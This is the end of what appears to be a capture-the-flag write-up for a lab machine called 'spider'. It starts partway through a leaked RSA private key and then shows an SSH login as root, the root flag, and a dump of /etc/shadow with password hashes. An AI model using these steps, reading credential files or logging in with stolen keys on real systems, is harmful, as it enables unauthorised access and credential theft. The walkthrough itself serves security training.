BAKYcdFXSUQDPJ1/qE21OvDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl
w42zV3vV7bsAhQsMvd3igLEoDFt34jO9nQv9KBcCgYEAk8eLVAY7AxFtljKK+ui
/Xv9DWnjtz2UFo5Pa14j0O+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j64OsgyzHOXe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT
Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9KOX5Ja6ClDRswwMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j
-----END RSA PRIVATE KEY-----
...[snip]...
```

login

```
ssh -i root.key root@$IP
```

id

```
root@spider:~# id
uid=0(root) gid=0(root) groups=0(root)
root@spider:~# whoami
root
```

uname

```
root@spider:~# uname -a
Linux spider 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

root.txt

```
root@spider:~# cat root.txt
86317b7de8a9690a4c0fe61dca5a6536
```

/etc/shadow

```
root@spider:~# cat /etc/shadow
root:$6$ojguaxxr$tn3xDvoPP3.GyofrKM2bsdoZfGaM3u9zKHobRpD0A1bM.c7EDNno9f5JBv8bOG0R.uO98.AgGMoS9q/7NFisy/:18769:0:99999:7:::

...[snip]...
```

```
chiv:$6$dy.LF8C.Hl9A.Ru1$z.9V1D3xW.YZ0F/dXORWoajgIAsUpDPuAydb/BidKxMVbuC5Qd8UhmXRAa5YYugE89MVWMy0roI.A7lVLnUKp/:18374:0:99999:7:::
```